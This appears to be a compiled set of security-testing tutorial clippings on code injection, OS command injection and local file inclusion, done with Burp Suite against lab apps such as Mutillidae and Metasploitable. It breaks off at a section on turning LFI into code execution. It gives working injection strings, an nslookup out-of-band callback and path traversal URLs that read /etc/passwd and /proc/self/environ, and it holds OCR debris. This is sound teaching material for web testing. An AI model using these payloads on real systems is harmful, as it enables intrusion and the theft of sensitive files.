First, we can input a calculation: 20 / 2.

We can see from the response that the application has evaluated this input.

The Employee After Tax contribution value is now set to the value of our calculation: 10%.

Our method of detection would alter if we were injecting into a string. We could try to break out and reopen the string using a single quotation mark followed by double quotation marks.




Next, we can attempt an input code in to our insertion point and assess whether the

application processes our instruction.

The global JavaScript function `isFinite()` determines whether the passed value is a finite number.

The response `true` demonstrates that user data is not strictly validated, an attacker can use crafted input to modify the code to be executed, and inject arbitrary JavaScript code that will be executed by the server.



Finally, we should attempt to demonstrate the execution of a shell command.

In this example we have used the `nslookup` command, a network administration tool for querying the Domain Name System (DNS).

If successful, the command will cause a connection with our server.

Related articles:

From <https://support.portswigger.net/customer/portal/articles/2590642-using-burp-to-test-for-code-injection-vulnerabilities>

OS Command Injection


Sunday, December 23, 2018 1:13 AM

Using Burp to Test for OS Command Injection Vulnerabilities

An OS command injection attack occurs when an attacker attempts to execute system level commands through a vulnerable application. A successful attack could potentially violate the entire access control model applied by the web application, allowing unauthorized access to sensitive data and functionality.


Thsi tutorial uses versions of "WackoPicko" and “Mutillidae” taken from OWASP’s Broken Web Application Project. Find out how to download, install and use this project.

Manually Detecting OS Command Injection



First, ensure that Burp is correctly configured with your browser.
Ensure "Intercept is off" in the Proxy "Intercept" tab.

Any instances where the web application might be interacting with the underlying operating system by calling external processes or accessing the filesystem should be probed for command injection flaws.




In general, the most reliable way to detect whether command injection is possible is to use time-delay inference in a similar manner with which you might test for blind SQL injection.

Visit the web page of the application that you are testing.


Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.

Now, enter some data in to the password field and send a request to the server. In this example by clicking the "Check" button.




The request will be captured in the Proxy "Intercept" tab.

Right click anywhere on the request to bring up the context menu.
Click "Send to Repeater".



Here we can place various payloads into the input field and monitor the response.
Click the "Go" button in Repeater to send the request to the server.




Beneath the Repeater "Response" panel we can see the time taken to receive the

response in milliseconds.
The response in this example has taken 4 milliseconds.

You can normally use the `ping` command as a means of triggering a time delay by causing the server to ping its loopback interface for a specific period. There are minor differences between how Windows and UNIX-based platforms handle command separators and the `ping` command. However, the following all purpose test string should induce a 10-second time delay on either platform if no filtering is in place.

```
|| ping -c 10 127.0.0.1 ; x || ping -n 10 127.0.0.1 &
```


Add your payload to the request and click the "Go" button again to resend the request to the server.



Return to the Repeater "Response" panel to monitor the time taken to receive the response with the addition of the payload.

The response in this example has taken 9,061 seconds milliseconds. Repeat the test case several times to confirm that the delay was not the result of network latency or other anomalies.

A time delay would indicate that the application may be vulnerable to OS Command Injection.




The next step is to determine whether you can retrieve the results of the command

directly to your browser.

Try injecting a more interesting command, such as `ls`, `dir` or `id`.

We can see how this payload has executed in OWASPBWA Mutillidae:


```
555-555-0199@example.com| ls /var/www ; x &
```



If you are unable to retrieve results directly, you have other options.

You can attempt to open an out-of-band channel back to your computer or you can redirect the results of your commands to a file within the web root, which you can then retrieve directly using your browser.

In our WackoPicko example we were able to use the `id` command to create a file within the application's web root folder.



You can check the results of your injection in your browser by adding the specified filename to the URL of the web root.

The id command allows us to print real and effective User ID (UID) and Group ID (GID).

Having confirmed the ability to inject commands and retrieve results, the next step should be to determine your privilege level.

You may then seek to escalate privileges, gain backdoor access to sensitive application data, or attack other hosts reachable from the compromised server.

From <https://support.portswigger.net/customer/portal/articles/2590661-using-burp-to-test-for-os-command-injection-vulnerabilities>

Local File Inclusion (LFI)

Sunday, December 23, 2018 1:17 AM


Local file inclusion is a vulnerability that allows the attacker to read files that are stored locally through the web application.This happens because the code of the application does not properly sanitize the include() function.So if an application is vulnerable to LFI this means that an attacker can harvest information about the web server.Below you can see an example of PHP code that is vulnerable to LFI.

Vulnerable Code to LFI

In this article we will use the mutillidae as the target application in order to exploit the local file inclusion flaw through Burp Suite.As we can see and from the next screenshot the user can select the file name and he can view the contents of this just by pressing the view file button.


Location of LFI on the Web Application

So what we will do is that we will try to capture and manipulate the HTTP request with Burp in order to read system files.



Capturing the HTTP Request

As we can see from the above request,the web application is reading the files through the textfile variable.So we will try to modify that in order to read a system directory like /etc/passwd.In order to achieve that we have to go out of the web directory by using directory traversal.



HTTP Request Modification – /etc/passwd

We will forward the request and now we can check the response on the web application as the next image is showing:

File: ../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
```

Reading the /etc/passwd

We have successfully read the contents of the /etc/passwd file.Now with the same process we can dump and other system files.Some of the paths that we might want to try are the following:

- /etc/group
- /etc/hosts
- /etc/motd
- /etc/issue
- /etc/mysql/my.cnf
- /proc/self/environ
- /proc/version
- /proc/cmdline

File: ../../../etc/group

```
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:msfadmin
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:msfadmin
```

/etc/group contents

File: ../../../etc/hosts

```
127.0.0.1       localhost
127.0.1.1       metasploitable.localdomain      metasploitable

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
```


etc/hosts contents

File: ../../../etc/motd

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
```

motd

File: ../../../etc/issue



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

/etc/issue contents

File: ../../../etc/mysql/my.cnf

```
#
# The MySQL database server configuration file.
#
# You can copy this to one of:
# - "/etc/mysql/my.cnf" to set global options,
# - "~/.my.cnf" to set user-specific options.
#
# One can use all long options that the program supports.
# Run program with --help to get a list of available options and with
# --print-defaults to see which it would actually understand and use.
#
# For explanations see
# http://dev.mysql.com/doc/mysql/en/server-system-variables.html

# This will be passed to all mysql clients
# It has been reported that passwords should be enclosed with ticks/quotes
# escpecially if they contain "#" chars...
# Remember to edit /etc/mysql/debian.cnf when changing the socket location.
[client]
port            = 3306
socket          = /var/run/mysqld/mysqld.sock
```

mysql configuration file

File: ../../../proc/self/environ

```
REDIRECT_HANDLER=php5-cgiREDIRECT_STATUS=200HTTP_HOST=172.16.212.133HTTP_USER_AGENT=Mozilla/5.0
Apache/2.2.8 (Ubuntu) DAV/2 Server at 172.16.212.133 Port 80

SERVER_SOFTWARE=Apache/2.2.8 (Ubuntu) DAV/2SERVER_NAME=172.16.212.133SERVER_ADDR=172.16.212.133
```

/proc/self/environ

File: ../../../proc/version

```
Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008
```

/proc/version contents

File: ../../../proc/cmdline

```
root=/dev/mapper/metasploitable-root ro acpi=off nolapic
```

/proc/cmdline contents

Conclusion

As we saw the exploitation of this vulnerability doesn't require any particular skill but just knowledge of well-known directories for different platforms.An attacker can discover a large amount of information for his target through LFI just by reading files.It is an old vulnerability which cannot be seen very often in modern web applications.

From <http://hackingandsecurity.blogspot.com/2017/07/local-file-inclusion-exploitation-with.html>

Summary

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

- Code execution on the web server
- Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)
- Denial of Service (DoS)
- Sensitive Information Disclosure

Local File Inclusion (also known as LFI) is the process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected. Although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP and others.

How to Test

Since LFI occurs when paths passed to "include" statements are not properly sanitized, in a blackbox testing approach, we should look for scripts which take filenames as parameters.

Consider the following example:
http://vulnerable_host/preview.php?file=example.html

This looks as a perfect place to try for LFI. If an attacker is lucky enough, and instead of selecting the appropriate page from the array by its name, the script directly includes the input parameter, it is possible to include arbitrary files on the server.

Typical proof-of-concept would be to load passwd file:
http://vulnerable_host/preview.php?file=../../../etc/passwd

If the above mentioned conditions are met, an attacker would see something like the following:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
alex:x:500:500:alex:/home/alex:/bin/bash
margo:x:501:501::/home/margo:/bin/bash
...
```

Very often, even when such vulnerability exists, its exploitation is a bit more complex. Consider the following piece of code:

```
<?php "include/".include($_GET['filename].".php"); ?>
```

In the case, simple substitution with arbitrary filename would not work as the postfix 'php' is appended. In order to bypass it, a technique with null-byte terminators is used. Since %00

effectively presents the end of the string, any characters after this special byte will be ignored.
Thus, the following request will also return an attacker list of basic users attributes:
http://vulnerable_host/preview.php?file=../../../etc/passwd%00
http://vulnerable_host/preview.php?file=../../../etc/passwd%00.jpg

References

- Wikipedia - http://www.wikipedia.org/wiki/Local_File_Inclusion
- Hakipedia - http://hakipedia.com/index.php/Local_File_Inclusion

From <https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion>

Introduction

Local File Inclusion (LFI) is one of the most popular attacks in Information Technology. In this article, we are not going to focus on what LFI attacks are or how we can perform them, but instead, we will see how to gain a shell by exploiting this vulnerability. If you don't know how the attack works, you can have a look here first: File Inclusion Attacks – Infosec Institute.
The main chapters that we will divide this article are:

1. Introduction
2. From LFI to code execution
3. The /proc/self/environ file
4. Apache and SSH logs
5. Sending emails
6. Uploading Files
7. Conclusion and Tips

From LFI to code execution

As you probably already know, LFI attacks don't only allow attackers to view contents of several files inside a server. With LFI we can sometimes execute shell commands directly to the server. In other words, we can get a shell. Several ways have been developed to achieve this goal. Most of the times, what we should focus on, is:

